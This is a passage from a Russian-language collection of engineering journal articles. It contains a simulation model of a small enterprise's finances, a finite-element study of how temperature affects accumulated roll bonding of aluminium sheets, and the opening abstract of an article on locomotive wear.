6. Калмыков И.А., Резеньков Д.Н., Горденко Д.В., Саркисов А.Б. Методы и алгоритмы реконфигурации непозиционных вычислительных структур для обеспечения отказоустойчивости спецпроцессоров. – Ставрополь, Фабула. 2014. – 180 с.
7. Калмыков И.А., Хайватов А.Б. Математическая модель отказоустойчивых вычислительных средств, функционирующих в полиномиальной системе классов вычетов // Инфокоммуникационные технологии. – 2007. – Т. 5, № 3. – С. 39–42.
8. Калмыков И.А., Калмыков М.И. Структурная организация параллельного спецпроцессора цифровой обработки сигналов, использующего модулярные коды // Теория и техника радиосвязи. – 2014. – № 2. – С. 60–66.
9. Калмыков И.А., Саркисов А.Б., Яковлева Е.М., Калмыков М.И. Модулярный систолический процессор цифровой обработки сигналов с реконфигурируемой структурой // Вестник Северо-Кавказского федерального университета. – 2013. – № 2 (35). – С. 30–35.
10. Калмыков И.А., Воронкин Р.А., Резеньков Д.Н., Емарлукова Я.В., Фалько А.А. Генетические алгоритмы в системах цифровой обработки сигналов // Нейрокомпьютеры: разработка, применение. – 2011. – № 5. – С. 20–27.

УДК 004.94

ИМИТАЦИОННАЯ МОДЕЛЬ МАЛОГО ПРЕДПРИЯТИЯ**Шукаев Д.Н., Ламашева Ж.Б., Токпанова К.О.***Казахский национальный технический университет имени К.И. Сатпаева, Алматы,
e-mail: zhanarlb@mail.ru*

В статье рассматриваются экономико-математические модели динамики малого предприятия. Они позволяют исследовать динамику функционирования малого предприятия при различных условиях. В связи с этим разработана динамическая модель анализа жизнедеятельности малого предприятия. Модель позволяет оперативно принимать управленческие решения при разработке долгосрочных стратегий развития предприятия. Особенностью исследования является разработка экономико-математического инструментария, позволяющего выработать эффективную стратегию развития малого предприятия на основе анализа и метода имитационного моделирования и принятых инвестиционно-производственных стратегических решений. Предлагаемый алгоритм оценки эффективности предпринимательской деятельности малого предприятия позволяет дать объективную, структурированную экономическую оценку ее результативности. Содержащиеся в работе предложения и рекомендации могут использоваться предприятиями при разработке вариантов их развития, а также соответствующими органами государственного управления.

Ключевые слова: динамическая модель, малое предприятие, имитационное моделирование, интенсивность продаж

SMALL BUSINESS SIMULATION**Shukayev D.N., Lamasheva Z.B., Tokpanova K.O.***Kazakh national technical university named after K.I. Satpayev, Almaty, e-mail: zhanarlb@mail.ru*

The article discusses the economic and mathematical model of the dynamics of a small business. They allow us to study the dynamics of the operation of a small business under various conditions. In this regard, developed a dynamic model analysis of life of a small business. The model allows you to quickly make management decisions when developing long-term strategies for the company. A feature of the study is the development of economic and mathematical tools that allow to develop an effective strategy for the development of small enterprises based on the analysis and the method of simulation and making investment and industrial policy decisions. The proposed algorithm for evaluating the effectiveness of entrepreneurship small business allows us to give an objective structured assessment of its economic impact. Contained in the proposals and recommendations can be used by enterprises in the development of options for their development, as well as relevant government bodies.

Keywords: dynamic model, a small business, simulation, the intensity of sales

Для эффективного функционирования различных производственных объектов страны, в том числе малых предприятий (МП) существенное значение имеет выбор оптимальной стратегии их развития в условиях рыночной экономики. Одним из важнейших факторов функционирования и развития данных объектов является эффективное использование кредитных или заемных средств. Для решения указанных проблем применение классических экономико-математических моделей не приводит к желаемым результатам из-за высокой степени нестационарности и стохастичности основных параметров и показателей данной сферы производства. В предлагаемой работе на базе известных подходов к построению имитационных моделей производства, заложенных в основополагающих трудах [1, 2] и других авторов [7, 8], а также в предыдущих публикациях авторов данной статьи [5, 6], предлагается обобщенная имитационная модель функционирования малого предприятия для анализа влияния нестационарности и случайности спроса и предложения на эффективность его работы.

Функциональная структура производства и реализации продукции МП

Функциональная структура малого предприятия как системы представлена на рисунке и наглядно отражает как производственные, так и информационно-управляющие функции.

Интенсивности роста объема производства и реализации продукции, повышение ее качества непосредственно влияют на конечные результаты функционирования предприятия, поэтому анализ всех показателей функциональной структуры имеет важное значение.

Построение модели функционирования системы

Для описания и анализа динамики функционирования системы целесообразно [8, 9] построить эконометрическую модель в виде рекуррентных соотношений.

Начнем с построения уравнения блока «Приобретение материалов»

$$M(t) = S(t-1) + \frac{1}{a_1} \{ZNZ(t) - FZ(t)\}, \quad (1)$$

где M – объемы приобретенного сырья, ZNZ – желательный запас сырья, FZ – фак-

тический запас сырья, S – объемы реализации продукции, a_1 – запаздывание регулирования запасов сырья.

Блок «Производство продукции» описывается уравнением

$$M(t) = S(t) + \frac{1}{a_2} \{JZP(t) - FZP(t)\}, \quad (2)$$

где W – объем производства, JZP и FZP – соответственно желательный и фактический запасы продукции, a_2 – запаздывание регулирования запасов продукции, t – текущий момент времени, $t-1$ – предыдущий момент времени.

В блоке «Реализация» осуществляется моделирование интенсивности продаж продукции как непрерывной или целочисленной случайной величины.

Для оценки кассовой наличности воспользуемся выражением

$$CN(t) = CN(t-1) + \frac{1}{a_2} \{S(t)TC - M(t)TCS\}, \quad (3)$$

где CN – кассовая наличность, TC – цена продукции, TCS – цена сырья.

Суммарные издержки на налоги и выплату процентов определяются по формуле

$$NP(t) = b_1 CN(t) + r_L L, \quad (4)$$

где b_1 – налоговая ставка, а $r_L L$ – выплата процентов по кредиту L .

Для вычисления прибыли PR используется выражение

$$PR(t) = CN(t) - NP(t). \quad (5)$$

Все представленные уравнения составляют модель функционирования исследуемой системы.

Моделирование объемов продаж продукции

Такое моделирование может быть реализовано, например, методом обратной функции моделирования случайных величин, основанным на теореме 1 [5]: «Случайная величина S , реализации которой определяются из выражения

$$F(s) = \int \varphi(s) ds = u \text{ или } s = F^{-1}(u),$$

где u – случайное число, равномерно распределенное в интервале $[0, 1]$, имеет плотность распределения $\varphi(s)$ » или основным методом моделирования целочисленных величин, основанным на теореме 2: «Величина S , заданная в виде таблицы $\begin{pmatrix} s_1 & s_2 & \dots & s_m \\ p_1 & p_2 & \dots & p_m \end{pmatrix}$, наступает с вероятностью p_k при выполнении условия $u \in \Delta_k$, где $\Delta_k = p_k$ ».

В случае невозможности реализации преобразования или при задании законов распределения параметра S в графическом виде или в табличной форме можно воспользоваться методом исключения Джона фон Неймана, принцип работы которого непосредственно вытекает из теоремы 3 «Пусть u_1 и u_2 – случайные числа, равномерно распределенные в интервале $[0, 1]$ и $s = a + u_1(b-a)$, $y = Mu_2$, $s \in [a, b]$, тогда случайная величина S , определенная из условия $S = s$ при $y < \varphi(s)$, имеет плотность распределения $\varphi(s)$ ». Доказательства данных теорем можно найти в [6].

Если функция плотности $\varphi(s)$ относится к одному из известных стандартных теоретических законов распределения, то для моделирования значений S можно воспользоваться формулами, приведенными в таблице [6].

Динамическая модель анализа жизнедеятельности малого предприятия

Определяющим фактором жизнедеятельности малого предприятия, очевидно, является эффективность использования денежных средств. Опишем уравнения, характеризующие изменения денег и кредитов:

$$\frac{d(CN)}{dt} = S_f(t) - M(t) + H(t),$$

$$\frac{dL}{dt} = r_L L(t) + H(t),$$

где $S_f(t)$ – объем реализации продукции в денежном выражении $S_f(t) = S(t)TC$, r_L – банковская ставка, $H(t)$ – заемные средства.

Предполагается, что для обеспечения непрерывности производственных расходов необходим запас финансов [3]

$$M(t)TCS + NP(t) \leq CN(t) / \Theta,$$

где Θ – коэффициент ликвидности.


Рентабельность малого предприятия зависит от динамики цен на сырье и его продукцию. Обозначим прогнозируемую величину инфляции цен через i . Суммарный коэффициент дисконтирования, учитывающий инфляцию цен, обозначим через

$$\Delta = \delta + \alpha i, \quad (6)$$

где δ – коэффициент дисконтирования, а $\alpha \in [0, 1]$.

Доходы малого предприятия с учетом инфляции цен на продукцию прогнозируются по экспоненциальному закону с интенсивностью γ .

$$S_f(t) = S_f e^{\gamma t}.$$



Функциональная структура системы

Формулы моделирования основных теоретических распределений случайных величин

Распределение	Функции плотности	Формула для моделирования
Нормальное	$f(\tau) = \frac{1}{\sigma_\tau \sqrt{2\pi}} e^{-\frac{(\tau - m_\tau)^2}{2\sigma_\tau^2}},$ $-\infty < \tau < \infty$	$\tau = m_\tau + \sigma_\tau \left(\sum_{i=1}^{12} u_i - 6 \right)$
Равномерное	$f(\tau) = \frac{1}{b-a}, \tau \in [a, b]$	$\tau = a + u(b-a)$
Экспоненциальное	$f(\tau) = \lambda e^{-\lambda\tau}, \tau \geq 0$	$\tau = -\frac{1}{\lambda} \ln u$
Линейное	$f(\tau) = \lambda \left(1 - \frac{\lambda}{2} \tau \right), \tau \in \left[0, \frac{2}{\lambda} \right]$	$\tau = -\frac{2}{\lambda} (1 - \sqrt{u})$
Гамма	$f(\tau) = \frac{\alpha^k}{(k-1)!} t^{(k-1)} e^{-\alpha\tau}, \alpha > 0,$ $k > 0, \tau \geq 0$	$\tau = -\frac{1}{\alpha} \ln(u_1 * u_2 * \dots * u_k)$

Сформулируем задачу максимизации суммарных доходов SS малого предприятия

$$SS = \int_0^T S_f(t)^\alpha e^{-\alpha t} dt \rightarrow \max; \quad (7)$$

$$\frac{dL}{dt} = rL + H;$$

$$\frac{d(CN)}{dt} = S_f e^{\gamma t} - M_f + H; \quad (8)$$

$$CN \geq M_f + NP, L(t) = 0, L \geq 0, CN \geq 0,$$

где M_f – денежные выражения материалов.

На основе оптимальной траектории задачи (7, 8)

$$CN^*(t) = \Theta [M_f^*(t) + NP^*(t)],$$

$$\forall t \in [0, T], \quad (9)$$

полученной по аналогии с оптимизацией потребительских расходов, рассмотрен-

ных в [3], можно привести следующие экономические интерпретации результатов деятельности малого предприятия. В зависимости от коэффициента дисконтирования малые предприятия могут иметь три варианта результатов своей деятельности.

Вариант 1. При выполнении соотношения

$$\Delta > r + (1 - \alpha) / \Theta \quad (10)$$

малое предприятие вынуждено постоянно брать кредиты. При таком уровне коэффициента дисконтирования малое предприятие относится к нерентабельным субъектам экономики.

Вариант 2. При выполнении соотношения

$$r - (1 - \alpha) \gamma < \Delta < r + (1 - \alpha) / \Theta \quad (11)$$

малое предприятие может как привлекать кредиты, так и функционировать за счет собственных средств в краткосрочном периоде. Но с течением времени, при отсут-

ствии финансирования, малое предприятие также становится нерентабельным.

Вариант 3. При выполнении соотношения

$$\Delta < r - (1 - \alpha)\gamma \quad (12)$$

малое предприятие может как брать кредиты, так и расходовать только собственные средства. При любых начальных условиях оно расплачивается с кредитными обязательствами за ограниченный отрезок времени. Кредиты нужны только для быстрого выхода на оптимальный режим работы малого предприятия.

Разработанная модель ориентирована, в основном, на применение в задачах перспективного анализа, когда необходимо выяснить допустимо возможные варианты развития исследуемых экономических объектов. Также предлагаемая модель при условии ее соответствующей модификации может быть пригодна не только для прогнозирования, но и для текущего управления деятельностью малого предприятия.

Алгоритм моделирования процесса функционирования МП

Алгоритм моделирования процесса функционирования малого предприятия включает следующие шаги:

Шаг 1. Моделирование объемов и вектора моментов времени поступления кредитов и займов.

Шаг 2. Вычисление объемов приобретенных материалов по (1).

Шаг 3. Вычисление объемов выпуска продукции по (2).

Шаг 4. Имитация объемов реализации продукции как непрерывной или целочисленной случайной величины.

Шаг 5. Вычисление значения кассовой наличности по (3).

Шаг 6. Вычисление суммарных издержек на налоги и выплата процентов по (4).

Шаг 7. Вычисление прибыли по (5).

Шаг 8. Анализ соответствия полученных по формулам (1-5) значений параметров деятельности МП с оптимальной траекторией (9) задачи (7,8).

Шаг 9. Определение из выражения (9) фактических значений суммарного коэффициента дисконтирования и параметра ликвидности.

Шаг 10. Анализ результатов деятельности малого предприятия по условиям (10-12).

Предлагаемый алгоритм оценки эффективности предпринимательской деятельности малого предприятия позволяет дать объективную, структурированную экономическую оценку ее результативности. Разработанный алгоритм позволит руководителям экономически взвешенно подходить к процессу организации предпринимательской

деятельности, оперативно принимать управленческие решения, а также корректировать направления деятельности малого предприятия в целом на основе проведения анализа эффективности его функционирования с учетом факторов экономической среды.

Имитационное моделирование на основе рассмотренной экономико-математической модели может использоваться для решения различных задач прогнозного характера в рамках исследования функционирования различных производственных объектов в условиях нестационарности и случайности спроса и предложения на их товары и услуги.

Заключение

Малое предприятие, работая в условиях определенных ограничений, может успешно функционировать в конкурентной среде в основном за счет использования внутренних резервов, выявление которых возможно только с помощью математических моделей и алгоритмов функционирования и прогнозирования процесса производства.

Разработанная динамическая модель позволит оперативно принимать управленческие решения при разработке долгосрочных стратегий развития предприятия, а также позволит определять уровень рентабельности.

Таким образом, предложенный подход на базе методов прогнозирования и аналитико-имитационного моделирования [4] может способствовать более рациональной оценке эффективности предпринимательской деятельности малых предприятий как на стадии планирования инвестиционно-инновационного проекта, так и на стадии его реализации.

Список литературы

1. Багриновский К.А., Конник Т.И., Левинсон М.Р. Имитационные системы принятия экономических решений. – М.: Наука, 1989. – 253 с.
2. Бусленко Н.П. Моделирование сложных систем. – М.: Наука, 1968. – 356 с.
3. Гималтдинов И.Ф. Исследование спроса на потребительские кредиты и наличные деньги // Математическое моделирование. – 2012. – Т. 24, № 2. – С. 84–98.
4. Шукаев Д.Н., Абдуллина В.З., Ламашева Ж.Б. Имитационно-аналитическое моделирование производственно-сбытовой системы // Международный журнал прикладных и фундаментальных исследований. – 2015. – № 3. – С. 82–87.
5. Шукаев Д.Н. Компьютерное моделирование. – Алматы: КазНТУ, 2004. – 148 с.
6. Shukayev D.N., Kim E.R., Shukayev M.D., Ergalieva N.O. Modeling resource flows and allocations in systems with parallel structure // Proceedings of the IASTED International Conference Applied Simulation and modelling (Napoli, Italy, 25–27 June 2012). – 2012. – P. 57–63.
7. Кельтон В., Лоу А. Имитационное моделирование. – 3-е изд. – СПб.: Питер, Киев: Издательская группа BHV, 2004. – 847 с.
8. Нейлор Т. Машинные имитационные эксперименты с моделями экономических систем. – М.: Мир, 1975. – 500 с.
9. Форрестер Дж. Основы кибернетики предприятия (Индустриальная динамика). – М.: Прогресс, 1970. – 340 с.
10. Шеннон Р. Имитационное моделирование систем – искусство и наука. – М.: Мир, 1978. – 420 с.

УДК 621.771

ВЛИЯНИЕ ТЕМПЕРАТУРЫ НА НАПРЯЖЕННО-ДЕФОРМИРОВАННОЕ СОСТОЯНИЕ ЗАГОТОВОК ПРИ АККУМУЛИРУЕМОЙ ПРОКАТКЕ С СОЕДИНЕНИЕМ

Андреященко В.А.*Карагандинский государственный технический университет, Караганда, e-mail: Vi-ta.z@mail.ru*

В данной работе изучено влияние температуры деформирования при аккумуляруемой прокатке с соединением на напряженно-деформированное состояние обрабатываемой заготовки. Исследование проведено при помощи современного программного комплекса DEFORM-3D. Была изучена аккумуляруемая прокатка с соединением пакета, состоящего из 2 алюминиевых листов при обжатии 50%. Проведено моделирование при двух значениях температуры заготовки: 20 °С и 250 °С. Результаты исследования показали, что при температуре деформирования 250 °С обеспечивается более равномерное напряженно-деформированное состояние, прогнозирующее получение равнопрочного соединения листов и получение высококачественного проката.

Ключевые слова: температуры деформирования, аккумуляруемая прокатка, высококачественный прокат

INFLUENCE OF TEMPERATURE OF SAMPLE DURING ACCUMULATED ROLLING WITH CONNECTION

Andrejashhenko V.A.*Karaganda state technical university, Karaganda, e-mail: Vi-ta.z@mail.ru*

The influence of temperature to strain-stress state of sample during accumulated rolling with connection to studied in the work. Research has been developed using DEFORM-3D software. Accumulated rolling with connection of packet consist of two aluminum sheet by 50% compression was study. The simulation was performed at the temperature of 20 °C and 250 °C. Numerical results showed that temperature of process at 250 °C provide more homogenous the strain-stress state that prognoses produce equal harden connection of sheet and high quality a rolled products.

Keywords: temperature deformation, accumulated rolling, high quality car

На современном этапе развития науки и техники актуальным является создание высококачественной продукции без существенного увеличения ее себестоимости. Наибольшее распространение получили процессы, реализующие интенсивную пластическую деформацию [1–5], такие как равноканальное угловое прессование, кручение под высоким давлением, совмещенные процессы обработки металлов давлением, и др.; несмотря на перспективы использования вышеперечисленных методов, они ведут к увеличению затрат на обработку и производство продукции. Помимо перечисленных методов реализации интенсивной пластической деформации, перспективным является аккумуляруемая прокатка с соединением. Основным преимуществом ее является практически полное отсутствие удорожания процесса. Это преимущество достигается возможностью проведения процесса на существующем оборудовании, без приобретения дорогостоящей оснастки. Суть аккумуляруемой прокатки с соединением заключается в прокатывании в качестве заготовки пакета листов. Пакет может содержать от двух листов, как без обработки, так и уже после соединения прокаткой. При этом происходит соединение листов, входящих в пакет с достижением больших деформаций, которых невозможно добиться обычной прокаткой.

Целью настоящего исследования является оценка влияния температуры на

напряженно-деформированное состояние заготовок, получаемых аккумуляруемой прокаткой с соединением.

Учитывая перспективность современных методов исследования, оценка влияния температуры на напряженно-деформированное состояние заготовок, получаемых аккумуляруемой прокаткой с соединением, осуществлялась при помощи программного комплекса DEFORM 3D. Исследовалось деформирование двухслойного пакета.

Геометрия заготовки и инструмента была создана при помощи системы автоматизированного проектирования КОМПАС, после чего модели были импортированы в DEFORM 3D и заданы граничные условия. В качестве граничных условий при моделировании были использованы: коэффициент трения, определяющий условия взаимодействия деформируемого пакета и рабочих валков, температура заготовки. При исследовании принято, что процесс будет неизотермическим. Изотермичность процесса позволяет оценивать теплоперенос от заготовки к валкам, а также тепловыделение в окружающую среду. Была задана скорость вращения валков, в процессе прокатки скорость вращения валков не изменялась. Для расчета выбран пластичный тип заготовки. Для реализации метода конечных элементов заготовка была разбита на октаэдры равного объема с количеством конечных элементов равным 145000.




Рис. 1. Заготовка, разбитая на конечные элементы




Рис. 2. Напряженно-деформированное состояние, формирующееся в заготовке с 50%-м обжатием при холодной аккумуляруемой прокатке с соединением: а) распределение интенсивности напряжений по сечению заготовки; б) распределение интенсивности деформаций по сечению заготовки; в) склонность к разрушению заготовки в процессе аккумуляруемой прокатки




Рис. 3. Напряженно-деформированное состояние, формирующееся в заготовке с 50%-м обжатием при горячей аккумуляруемой прокатке с соединением: а) распределение интенсивности напряжений по сечению заготовки; б) распределение интенсивности деформаций по сечению заготовки; в) склонность к разрушению заготовки в процессе аккумуляруемой прокатки

Был использован жесткий тип объекта для задания геометрии валков. При моделировании было принято, что один из концов двухслойной заготовки уже закреплен. Для исследования было проведено моделирование при двух значениях температуры заготовки: при 20 °С и при 250 °С. Материалом заготовки выбран алюминиевый сплав марки 1100. По результатам моделирования были исследованы параметры напряженно-деформированного состояния при аккумуляруемой прокатке с соединением (рис. 2, 3).

Анализ данных, приведенных на рис. 2, показал, что при реализации аккумуляру-

емой прокатки с соединением с 50%-м обжатием в холодном состоянии происходит формирование благоприятного напряженно-деформированного состояния. Максимальное значение главных напряжений составляет 188 МПа и сосредоточено в основном в областях заготовки, расположенной в очаге деформации. Средние главные напряжения имеют характер распределения, подобный максимальным главным напряжениям, максимальное значение 139 МПа. Минимальные главные напряжения являются отрицательными. Среднее гидростатическое давление представлено в основном сжимающими на-

пряжениями, формирующимися в очаге деформации (рис. 2, а). Значения интенсивности напряжений составляет 97,5–130 МПа. При выходе заготовки из зоны локализации деформации интенсивность напряжений постепенно убывает до 0 МПа. Распределение интенсивности деформации неоднородно (рис. 2, б). В периферийных областях заготовки склонность к разрушению достигает 1,0, в результате чего могут образоваться рваные кромки. Данный вид дефекта устраняется обрезкой кромок заготовки.

Напряженно-деформированное состояние, формирующееся в заготовке при реализации горячей аккумуляемой прокатки с 50%-м обжатием, сопоставимо с напряженно-деформированным состоянием при холодной прокатке, однако имеет существенные численные различия (рис. 3).

Значения максимальных главных напряжений снижается в 2,3 раза и составляет 80,2 МПа. Средние главные напряжения имеют характер распределения, подобный максимальным главным напряжениям. Значения средних главных напряжений снижены в 2,9 раза, что составило 50,4 МПа. Минимальные главные напряжения также являются отрицательными.

Среднее гидростатическое давление составляет 48,8–65 МПа, что вдвое ниже гидростатического давления, действующего при холодной аккумуляемой прокатке с соединением. Распределение интенсивности деформации более однородно по сравнению с интенсивностью деформации в холодном состоянии. В периферийных областях заготовки для отдельных участков склонность к разрушению достигает 0,625, однако средние значения склонности к разрушению в области очага деформации составляют не более 0,1, что минимизирует появление трещин.

В целом, формирующееся при 50%-м обжатии напряженно-деформированное состояние, как при холодной, так и при горячей аккумуляемой прокатке с соединением прогнозирует измельчение структурных составляющих, и повышение качества получаемых изделий.

Выводы

В данной работе для определения рациональных температурных параметров процесса деформирования образцов, в программном комплексе DEFORM-3D были созданы модели прокатных валков и заготовки.

В ходе проведения теоретических исследований изучено напряженно-деформированное состояние. Результаты исследований показали, что при реализации деформирования в горячем состоянии с 50% обжатием формируются более благоприятные условия для проведения аккумуляемой прокатки с соединением.

Список литературы

1. Найзабеков А.Б., Андреященко В.А. Исследование влияния внешних факторов при угловом прессовании // Технологии машиностроения. – 2012. – № 5. – С. 18–21.
2. Naizabekov A.B., Andrejashhenko V.A., Kocich R. Study of deformation behavior, structure and mechanical properties of the AlSiMnFe alloy during ECAP-PBP // Micron. – 2012. – № 44. – P. 210–217.
3. Найзабеков А.Б., Андреященко В.А. Оценка возможности повышения механических характеристик сплава системы Al-Fe-Si-Mn равноканальным угловым прессованием // Металлург. – 2013. – № 2. – С. 89–92.
4. Андреященко В.А. Рационализация параметров инструмента для осуществления равноканального углового прессования с противодействием // Прогрессивные технологии пластической деформации: Труды международной конференции. – М., 2009. – С. 158–163.
5. Kuncicka L., Kocich R., et al. FEM simulation and comparison of the ECAP and ECAP-PBP influence on Material's deformation behavior // 22th International Conference on metallurgy and materials METAL: Conf. proc. – Brno, Czech Republic, 2013. – P. 50.

УДК 656.076

К ВОПРОСУ ИЗНОСА ТЯГОВОГО ПОДВИЖНОГО СОСТАВА**Балгабеков Т.К., Дедов А.Н., Бейсембаев Д.М.***КарГТУ «Карагандинский государственный технический университет», Караганда,
e-mail: Diasb113@mail.ru*

Локомотивы представляют собой сложные системы, характеризующиеся не только множеством звеньев, но и количеством связей между ними, между локомотивом и средой. Рассогласование работы звеньев или отказ в работе хотя бы одного из них может привести к нарушению графика движения, снижению производительности, перерасходу топлива и электроэнергии. Предупреждение и предотвращение данных отказов является основной задачей.

Ключевые слова: износ, локомотив, лизинг, надежность**TO THE QUESTION OF DETERIORATION OF THE TRACTION ROLLING STOCK****Balgabekov T.K., Dedov A.N., Beysembayev D.M.***KSTU «The Karaganda State technical university», Karaganda, e-mail: Diasb113@mail.ru*

